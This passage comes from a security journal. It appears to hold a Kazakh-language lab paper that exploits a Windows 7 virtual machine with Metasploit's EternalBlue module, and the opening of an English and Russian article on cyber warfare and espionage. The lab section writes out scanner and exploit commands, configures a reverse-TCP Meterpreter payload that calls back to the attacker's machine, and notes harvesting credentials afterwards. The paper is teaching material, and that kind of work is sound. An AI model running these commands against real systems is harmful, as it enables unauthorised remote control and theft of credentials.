
Windows 7: 192.168.0.24

Нәтижелер және талқылау. Алдымен екі операциялық жүйеде де IP мекенжайларын Kali-де ifconfig, Windows-та ipconfig пәрменімен төмендегі суретте көрсетілгендей тексеріп аламыз (1-сурет).



1-сурет - IP-мекенжай тексеру


Келесі nmap құрылғысы арқылы Kali Linux операциялық жүйесінде ашық порттарды қараймыз. #nmap 192.168.0.24



2-сурет- Nmap арқылы сканерлеу

Metasploit Framework қосымшасына қосылып, meterpreter-ге қосыламыз (3-сурет).

```
#msfconsole
> search ms17_010
> use auxiliary/scanner/smb/smb_ms17_010
> show options
```



3-сурет - Meterpreter-ге қосылу

Осында қажетті IP мекенжай, порттарды 4-суреттегідей етіп қоямыз.

```
> set LHOST 192.168.0.23
```

```
> set RHOSTS 192.168.0.24
> set RPORT 445
> run
```

```
Kali [Pafortsej] - Oracle VM VirtualBox
qterminal
Оболочка №81
3 auxiliary/scanner/smb/smb_ms17_010 normal No MS17-010 SMB RCE Detection

Interact with a module by name or index. For example info 3, use 3 or use auxiliary/scanner/smb/smb_ms17_010

msf5 > use 3
msf5 auxiliary(scanner/smb/smb_ms17_010) > show options

Module options (auxiliary/scanner/smb/smb_ms17_010):

Name      Current Setting  Required  Description
-----
CHECK_ARCH true            no        Check for architecture on vulnerable hosts
CHECK_DOPU true            no        Check for DOUBLEPULSAR on vulnerable hosts
CHECK_PIPE false           no        Check for named pipe on vulnerable hosts
NMMD_PIPE /usr/share/metasploit-framework/data/wordlists/n yes       List of named pipes to check
amnd_pipes.txt
RHOSTS    yes            yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT     445           yes       The SMB service port (TCP)
SMBDomain .              no        The Windows domain to use for authentication
SMBPass   .              no        The password for the specified username
SMBUser   .              no        The username to authenticate as
THREADS   1             yes       The number of concurrent threads (max one per host)

msf5 auxiliary(scanner/smb/smb_ms17_010) > set LHOST 192.168.0.23
LHOST => 192.168.0.23
msf5 auxiliary(scanner/smb/smb_ms17_010) > set RHOSTS 192.168.0.24
RHOSTS => 192.168.0.24
msf5 auxiliary(scanner/smb/smb_ms17_010) > set RPORT 445
RPORT => 445
msf5 auxiliary(scanner/smb/smb_ms17_010) > run

[*] 192.168.0.24:445 - Host is likely VULNERABLE to MS17-010! - Windows 7 Ultimate 7601 Service Pack 1 x64 (64-bit)
[*] 192.168.0.24:445 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/smb/smb_ms17_010) >
```

4-сурет - IP мекенжай, порттарды қою

Енді біз Windows 7 жүйесінде шабуылды орындауға көшеміз (5-6-суреттер).

```
> use exploit/windows/smb/ms17_010_eternalblue
> show options
> set RHOSTS 192.168.0.24
> set payload windows/x64/meterpreter/reverse_tcp
> exploit
```

```
Kali [Pafortsej] - Oracle VM VirtualBox
qterminal
Оболочка №81
msf5 auxiliary(scanner/smb/smb_ms17_010) > use exploit/windows/smb/ms17_010_eternalblue
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf5 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

Name      Current Setting  Required  Description
-----
RHOSTS    192.168.0.24    yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT     445             yes       The target port (TCP)
SMBDomain .               no        (Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
SMBPass   .               no        (Optional) The password for the specified username
SMBUser   .               no        (Optional) The username to authenticate as
VERIFY_ARCH true            yes       Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
VERIFY_TARGET true            yes       Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.

Payload options (windows/x64/meterpreter/reverse_tcp):


Name      Current Setting  Required  Description
-----
EXITFUNC  thread          yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST     192.168.0.23    yes       The listen address (an interface may be specified)
LPORT     4444            yes       The listen port

Exploit target:

Id  Name
--  ---
0   Automatic Target


msf5 exploit(windows/smb/ms17_010_eternalblue) >
```

5-сурет - Windows 7 жүйесінде шабуылды орындау



6-сурет - Windows 7 жүйесінде шабуылды жалғастыру

Бізде *meterpreter* іске қосылғанын 7-суреттен байқауға болады.



7-сурет - Windows 7 жүйесінде шабуылды аяқтау

Windows 7 meterpreter сеансын алдық!

Егер meterpreter-ге screenshare пәрменін теретін болсақ, онда ол бізге Windows 7 ОЖ-дегі командалық қатарды көрсетеді (8-сурет).

Нәтижесінде, біз meterpreter арқылы Windows операциялық жүйесіне қашықтан қол жеткізе алдық.

Metasploit Framework-киберқауіпсіздік маманы үшін қол жетімді ең қуатты және икемді құралдардың бірі. Оны пайдалану үшін қажет бірнеше негізгі кезеңдердің әр адамға қол жетімді емес белгілі бір


білім мен дағдыларды қажет етеді.

Модульдік болып табылатын Metasploit архитектурасы жана эксплуатациялар мен модульдерді біріктіруді, сондай-ақ, өзіңізді жасауды жеңілдетеді. Бұл MSF-ке үнемі өзгеріп отыратын және динамикалық кибершабуылдар ортасына бейімделуге көмектеседі. Сонымен қатар, Metasploit екі түрлі интерфейс - графикалық және консольдік типтерге ие, бұл оны көптеген пайдаланушылар үшін қол жетімді етеді.


Барлық қауіпсіздік талдаушылары немесе енуді

тестілеу мамандары осы платформаға кіруі керек. Бұл әртүрлі құралдар мен утилиталарды қолдана отырып, жасырын осалдықтарды табудың маңызды құралы. Пайдаланушылар Metasploit көмегімен ха-

керлік әрекеттерді желілер мен серверлерді зерттеу және ену үшін ұқсас әдістерді қолдана отырып бақылай алады. Metasploit архитектурасының схемасы төменде сипатталған (9-сурет).



8-сурет - Screenshot пәрменін теру



9-сурет - Metasploit архитектурасының схемасы

1. *Metasploit қолдануға дайындық.* Metasploit-ті бастамас бұрын мұқият дайындық қажет:

Мақсаттарды бағалау: тестілеу мақсаттарын анықтау және іс-әрекеттер заңды және этикалық стандарттарға сәйкес келетініне сену.

Орнаны орнату: Metasploit-ті үйлесімді операциялық жүйеге, әдетте Linux немесе Windows-қа орнату [7].

2. *Эксплуатацияны таңдау және теңшеу.*

Metasploit пен жұмыс істеудің негізгі аспектілерінің бірі дұрыс эксплуатацияны таңдау:

Эксплуатациялық базаны зерттеу: Metasploit әртүрлі эксплуатациялары бар кең дереккорды ұсынады. Эксплуатацияны таңдау мақсатты жүйенің нақты осалдығына байланысты.

Параметрлерді теңшеу: әрбір эксплуатация мақсатты жүйенің IP мекенжайы, порт және басқа параметрлер сияқты белгілі бір параметрлерді конфигурациялауды талап етеді [8].

Biz/windows/smb/ms17_010_eternalblue эксплуатациясын қолдандық. Соңғы жылдары Metasploit Framework-те exploit/windows/smb/ms17_010_eternalblue эксплуатациясы ең көп талқыланған және сұранысқа ие болды. Ол Windows-тың кейбір нұсқаларында анықталуы мүмкін Microsoft SMB протоколының осалдығына бағытталған.

3. *Пейлоаданы таңдау және теңшеу.* Эксплуатацияны таңдағаннан кейін пейлоада туралы шешім қабылдау керек:

Пейлоадлардың түрлері: Metasploit-те қарапайым командалардан күрделі сценарийлерге дейін көптеген пейлоадлар бар. Пейлоада конфигурациясы: тест мақсаттары мен мақсатты жүйенің сипаттамаларына сәйкес пейлоаданы теңшеу. Біз Meterpreter пейлоадын қолдандық. Ол осалдықты сәтті пайдаланғаннан кейін мақсатты жүйенің жадына жүктелетін қуатты пайдалану құралы болып табылады. Meterpreter түсірілген жүйені терең бақылауды қамтамасыз етеді және әрі қарай зерттеу мен басқарудың көптеген мүмкіндіктерін ұсынады.

4. *Шабуылды бастау және нәтижелерді талдау*

Эксплуатацияны орындау: эксплуатация мен пейлоаданы орнатқаннан кейін оларды мақсатты жүйені сынау үшін іске қосуға болады.

Нәтижелерді талдау: шабуылдың нәтижесін түсіну қанаудың сәтті болғанын және одан әрі қандай әрекеттер жасау керектігін анықтауға көмектеседі.

5. *Жүйе сәтті жұмыс* істеген жағдайда, жүйені одан әрі талдау үшін post-exploitation модульдерін пайдалануға болады.

Деректерді жинау: пайдаланушының тіркелгі деректері сияқты маңызды ақпаратты алу.

Терең талдау: жүйені басқа осалдықтарға зерттеу.

Қорытынды. Қорытындылай келе, ақпараттық жүйелердің қауіпсіздік аудиті әдетте автоматтандырылған жүйенің кешенді ақпараттық технологиялары аудитінің кезеңдеріне сәйкес келетін бірнеше дәйекті кезеңдерден тұрады, соның ішінде:

- аудиттің басталуы;
- аудит үшін ақпарат жинау;
- аудит деректерін талдау;
- ұсыныс;
- аудиторлық есепті дайындау.

Практикалық қолдану кезінде Metasploit Framework meterpreter шабуылы арқылы осалдықтарды сканерлеуді орындау үшін қолданылады. Бұл құрылғы бізге басқа амалдық жүйеге шабуыл жасауға және қашықтан қол жеткізуге мүмкіндік береді. Мұндай шабуылдардың алдын алу олардың қайталануын болдырмау үшін өте маңызды. Осылайша:

1. Тұтынушы немесе ұйым тап болатын ең өзекті тәуекелдерге назар аударыңыз. Metasploit модуль жасай алатындығына немесе барлық тиісті қауіптерді жаба алатындығына көз жеткізу үшін қосымша құралдарды қолдану қажет.

2. Imperva брандмауэрінің Веб-қосымшалары кодтың эксплуатациясы мен инъекциясын болдырмайды; мысалы, WAF зиянды трафикті ұстап, Metasploit құрылғыларын тексеру кезінде оны нақты уақыт режимінде бұғаттай алады.

3. Сонымен қатар, Imperva Runtime Application Self-Protection (RASP) нақты уақыт режимінде қолданбаның күту режиміндегі шабуылдарды анықтауға және алдын алуға мүмкіндік береді. RASP аяқталмаған осалдықтарды азайтып, инъекциялар мен сыртқы шабуылдарды тоқтата алады.

4. API қорғау. API-ді автоматты түрде қорғау API-дің соңғы нүктелерін олар жарияланған кезде қорғайды, бұл клиенттік қосымшалардың қолданылуына жол бермейді.

5. Боттардан күшті қорғаныс. Веб-сайттар, мобильді құрылғылар мен API қосымшалары бизнес логикасына қарсы кибершабуылдардан қорғалуы керек. Шотты немесе бәсекеге қабілетті бағаны алу арқылы интернеттегі алаяқтықтың алдын алу үшін Сіз боттар трафигін толығымен көріп, бақылауыңыз керек.

Ғылыми мақала киберқауіпсіздікті талдау және нығайту үшін Metasploit Framework пайдалануды сипаттайтын ақпараттық жүйелерді қорғауда айтарлықтай ілгерілеушілікті көрсетеді. Ол жаңа әдістер мен тактикаларды ұсына отырып, заманауи киберқауіпсіздікте білім беру мен этикалық тәжірибенің маңыздылығын көрсетеді. Осылайша, бұл мақала ақпараттық технологиялардың қауіпсіздігін қамтамасыз ету тәжірибесіне де, ғылыми қоғамдастыққа да айтарлықтай әсер етеді.

Әдебиеттер

1. Сесин Е.М., Белов В.М. Системы идентификации, основанные на интеграции нескольких биометрических характеристик человека / отчеты TUSUR.-2012. -№1(25). - Ч. 2. - стр. 175-179.

-
- 2.Скрабцов Н. Аудит безопасности информационных систем.-2017.- стр.1-20. ISBN- 978-5-4461-0662-2
 - 3.Web application security analysis using the Kali Linux operating system, 2016.
https://elibrary.ru/download/elibrary_25736411_98758218.pdf - Дата обращения -22.09.2023.
 - 4.Утилиты для поиска Web-уязвимостей, не имеющих сигнатур, 2020.
https://elibrary.ru/download/elibrary_45557857_26768929.pdf - Дата обращения -16.10.2023.
 - 5.Аверченков В.И., Рытов М.Ю., Кувыклин А.В., Рудановский М.В. Аудит информационной безопасности органов исполнительной власти: учеб. Пособие.-5-е изд., стереотип.-М.: ФЛИНТА.-2021.-100 с.
 - 6.Аверченков В.И. Аудит информационной безопасности: учеб. пособие для вузов, - 2-е изд., стереотип.-М.: ФЛИНТА.-2021.- 269 с.
 - 7.Metasploit как проект компьютерной безопасности, 2022.-
<https://cyberleninka.ru/article/n/metasploit-kak-proekt-kompyuternoy-bezopasnosti/viewer> - Дата обращения - 16.10.2023.
 - 8.Гибилinda Р.В., Коллеров А.С., Синадский Н.И., Хорьков Д.А.,
Фартушный А.В. Аудит информационной безопасности компьютерных систем. Учебное пособие для вузов.- 2023.- 126 с.

References

1. Sesin E.M., Belov V.M. Identification systems based on the integration of several biometric characteristics of a person / TUSUR reports, 2012.- No. 1(25). -Part 2. -pp. 175-179. (in Russ) Skrabtsov N. Information systems security audit, 2017. - pp. 1-20. ISBN- 978-5-4461-0662-2 [in Russian].
- 3.Web application security analysis using the Kali Linux operating system,2016.
https://elibrary.ru/download/elibrary_25736411_98758218.pdf- Date of address - 22.09.2023. [in Eng].
- 4.Utilities for finding Web vulnerabilities without signatures, 2020.
https://elibrary.ru/download/elibrary_45557857_26768929.pdf- Date of address- 16.10.2023.[in Russian].
- 5.Averchenkov V.I., Rytov M.Yu., Kuvyklin A.V., Rudanovsky M.V. Audit of information security of executive authorities: textbook, - 5th ed., stereotype.-M.: FLINTA.- 2021.-100 p. [in Russian].
- 6.Averchenkov V.I. Audit of information security: textbook for universities, - 2nd edition, stereotype. -M.: FLINTA, 2021.- 269 p. [in Russian].
- 7.Metasploit as a computer security project, 2022.
<https://cyberleninka.ru/article/n/metasploit-kak-proekt-kompyuternoy-bezopasnosti/viewer> - Date of address - 16.10.2023. [in Russian].
- 8.Ghibilinda R.V., Kollerov A.S., Sinadsky N.I., Khorkov D.A., Fartushny A.V. Audit of information security of computer systems. Textbook for universities, 2023. -126 p. [in Russian].

Авторлар туралы мәліметтер

Бидахмет Ж. - PhD, әл-Фараби атындағы Қазақ ұлттық университетінің доцент м.а., Алматы, Қазақстан, e-mail: bidakhmetzhanar@gmail.com;

Уайда А.Н. - әл-Фараби атындағы Қазақ ұлттық университетінің магистранты, Алматы, Қазақстан, e-mail: uaida_a@mail.ru;

Майлыбаева А.Д. - физика математика ғылымдарының кандидаты, Халел Досмұхамедов атындағы Атырау университеті, Атырау, Қазақстан, e-mail: mjikka@mail.ru;

Даркенбаев Д.К. - PhD, әл-Фараби атындағы Қазақ ұлттық университеті, Алматы, Қазақстан, e-mail: dauren.kadyrovich@gmail.com;

Бекназаров С.И. - әл-Фараби атындағы Қазақ ұлттық университетінің магистранты, Алматы, Қазақстан, e-mail: sundetnet105@gmail.com;

Бағдаулет Д.С.- әл-Фараби атындағы Қазақ ұлттық университетінің магистранты, Алматы, Қазақстан, e-mail: dasik-007@mail.ru

Information about the authors

Bidakhmet Zh.- PhD, acting Associate professor Al-Farabi Kazakh National University, Almaty, Kazakhstan, e-mail: bidakhmetzhanar@gmail.com;

Uaida A.-graduate student at Al-Farabi Kazakh National University, Almaty, Kazakhstan, e-mail: uaida_a@mail.ru;

Mailybayeva A. - candidate of physical and mathematical sciences, associate professor, Khalel Dosmukhamedov Atyrau University, Atyrau, e-mail: Kazakhstanmjkka@mail.ru

Darkenbayev D.- PhD, Al-Farabi Kazakh National University, Almaty, Kazakhstan, e-mail:

dauren.kadyrovich@gmail.com

Beknazarov S. - graduate student at Al-Farabi Kazakh National University, Almaty, Kazakhstan, e-mail:

sundetnet105@gmail.com

Bagdaulet D.- graduate student at Al-Farabi Kazakh National University, Almaty, Kazakhstan, e-mail: dasik-007@mail.ru

CYBER TECHNOLOGIES IN MODERN INTERNATIONAL CONFLICTS AND METHODS OF ENSURING CYBERSECURITY

R.I.Vekilov^{1*}, B.T.Baiserkeeva²,

¹Armed Forces of the Republic of Azerbaijan, Baku, Azerbaijan,

²Academy of Civil Aviation, Almaty, Kazakhstan,

e-mail: rasimvekilov757@gmail.com

The article examines the problems of cybersecurity of the state. As you know, the number and scale of international conflicts have increased recently. The methods of conducting armed conflicts have also changed. More and more people began to move from conventional military clashes to information wars and cyber wars. Over time, technological progress has led to the emergence of new arenas for conflicts between countries and factions. Cyberwar has become one of these arenas, where the main weapons are not missiles and submachine guns, but computer codes and supercomputers. This article reveals the role of cyber technologies in modern international conflicts and presents what threats and opportunities they provide on the battlefield.

Keywords: cyberattacks, cybersecurity, cyberwarfare, codes, threats, digital technologies, information flows, disinformation.

КИБЕРТЕХНОЛОГИИ В СОВРЕМЕННЫХ МЕЖДУНАРОДНЫХ КОНФЛИКТАХ И МЕТОДЫ ОБЕСПЕЧЕНИЯ КИБЕРБЕЗОПАСНОСТИ

Р.И.Векилов^{1*}, Б.Т.Байсеркеева²,

ВС Республики Азербайджан, г. Баку, Азербайджан,

Академии гражданской авиации, г. Алматы, Казахстан,

e-mail: rasimvekilov757@gmail.com

В статье исследуются проблемы кибербезопасности государства. Как известно в последнее время увеличилось количество и масштабы международных конфликтов. Также изменились и методы ведения вооруженных конфликтов. От обычных военных столкновений все больше стали переходить к информационным войнам и кибервойнам. С течением времени, технологический прогресс привел к появлению новых арен для конфликтов между странами и группировками. Одной из таких арен стала кибервойна, где основными орудиями стали не ракеты и автоматы, а компьютерные коды и суперкомпьютеры. В этой статье раскрываются роль кибертехнологий в современных международных конфликтах и представлены какие угрозы и возможности они предоставляют на поле войны.

Ключевые слова: кибератаки, кибербезопасность, кибервойны, коды, угрозы, цифровые технологии, информационные потоки, дезинформация.

ҚАЗІРГІ ХАЛЫҚАРАЛЫҚ ҚАҚТЫҒЫСТАРДАҒЫ КИБЕРТЕХНОЛОГИЯ ЖӘНЕ КИБЕРҚАУІПСІЗДІКТІ ҚАМТАМАСЫЗ ЕТУ ӘДІСТЕРІ

Р.И.Векилов^{1*}, Байсеркеева Б.Т.²,

Әзірбайжан Республикасы Қарулы Күштері, Баку, Әзірбайжан,

Азаматтық авиация академиясы, Алматы, Қазақстан,

e-mail: rasimvekilov757@gmail.com

Мақалада мемлекеттің киберқауіпсіздік мәселелері қарастырылады. Өздеріңіз білетіндей, соңғы кездерінде халықаралық қақтығыстардың саны мен ауқымы артты. Қарулы қақтығыстарды жүргізу әдістері де

өзгерді. Кәдімгі әскери қақтығыстардан бастап ақпараттық соғыстар мен кибер соғыстарға көшу басталды. Уақыт өте келе, технологиялық прогресс елдер мен топтар арасындағы қақтығыстардың жаңа ареналарына әкелді. Осындай ареналардың бірі кибер соғыс болды, онда негізгі зеңбіректер зымырандар мен автоматтар емес, компьютерлік кодтар мен суперкомпьютерлер болды. Бұл мақалада қазіргі заманғы халықаралық қақтығыстардағы кибертехнологияның рөлі ашылады және олар соғыс алаңында қандай қауіптер мен мүмкіндіктерді ұсынады.

Түйін сөздер: кибершабуылдар, киберқауіпсіздік, кибершабуылдар, кодтар, қауіптер, цифрлық технологиялар, ақпараттық ағындар, жалған ақпарат.

Introduction. Information and cyber wars have become iconic phenomena of the 21st century, when conflicts between states and organizations are increasingly moving into the digital sphere. To understand their significance for the world community and possible consequences, it is necessary to delve more deeply and methodically into the essence of these concepts, to study their basic principles on which they are based. Information warfare refers to conflicts where the key tools are the control of information flows, the spread of disinformation and propaganda. It is carried out with different goals, both geopolitical and ideological, as well as economic. The main influence of information wars is on the mass consciousness, their task is to form public opinion and incline sympathies towards one or another participant in the conflict.

Materials and methods. Cyber wars use computer technology and networks to conduct military operations. Targeted cyber attacks can target critical infrastructure, communications networks, control

systems, defense structures and other key enemy facilities. Cyber warfare operations can include espionage, hacking, destabilization of computer systems, and distribution of unwanted software. Cyber wars are often also aimed at creating chaos and panic among the enemy's population or disrupting the vital activity of the country [1].

Consequences of information and cyber wars:

1. Destabilization of countries and regions: information and cyber wars can lead to serious economic and political crises, often accompanied by mass riots.
2. Increasing tension between states: cyber attacks and interference in the affairs of other countries can worsen international relations and provoke unforeseen conflicts.
3. Social and information divide: information and cyber wars can incite hostility and interfaith tension between population groups, slowing down the processes of integration and conflict resolution.




Figure 1 - Cyberattack Growth Chart

Information and cyber wars are important components of modern conflicts, posing a significant threat to peace and stability [2]. They require constant development of defense and counterattack strategies and demonstrate the need for cooperation and coordinated efforts between States in the fight against this new type of hybrid warfare (Fig.1).

Cyber Espionage and hacking of systems

In the context of increasing dependence on digital technologies and Internet connections, cyber espionage and hacking of computer systems have become integral components of modern geopolitical conflicts.

The role of cyber espionage and system hacking in modern conflicts:

1. Intelligence gathering: Cyber espionage allows

states and organizations to gain access to classified information of adversaries, such as plans and strategies, data on new technologies or defense resources. This gives a strategic advantage and the opportunity to anticipate and prevent the actions of opponents.

2. Destabilization of infrastructure: hacking of computer systems and infrastructure can leave the enemy without communication, control over key facilities and access to important data. Such attacks can significantly weaken the enemy's defensive capabilities and create suitable conditions for an offensive [3].

3. Psychological warfare: cyberattacks can cause panic and chaos among the enemy's population, weakening their internal stability and morale. In addition, cyber espionage can help identify enemy vulnerabilities for psychological aggression (Fig. 2).



Figure 2 - Diagram of the increase in the number of cyber espionage cases

Discussion of the results. Methods of cyber espionage and hacking of systems:

1. Phishing: one of the most common methods of cyber espionage, in which attackers pose as trusted sources and use social engineering approaches to gain access to personal data, passwords and other important information.

2. Malware: Spies use various types of malware that can steal data, track user activity, hack into systems or block access to them.

3. Vulnerability scanning: Attackers constantly analyze and search for vulnerabilities in enemy systems. They use the vulnerabilities found to infiltrate and attack computer and communication networks.

4. Using insiders: spies can recruit people from inside an organization or state to transfer information or give access to systems.

5. Attacks on databases and servers: hackers can gain access to databases and servers, as well as disrupt their operation, steal data or distort information.

Cyber espionage and hacking have become integral elements of modern conflicts and pose a serious security threat. Success in these wars requires States and organizations to pay close attention to the development of cybersecurity strategies and tactics [4]. Only an integrated approach to digital security can give hope for strengthening defense and achieving success in the fight against cyber espionage and hacking of systems (Fig.3).

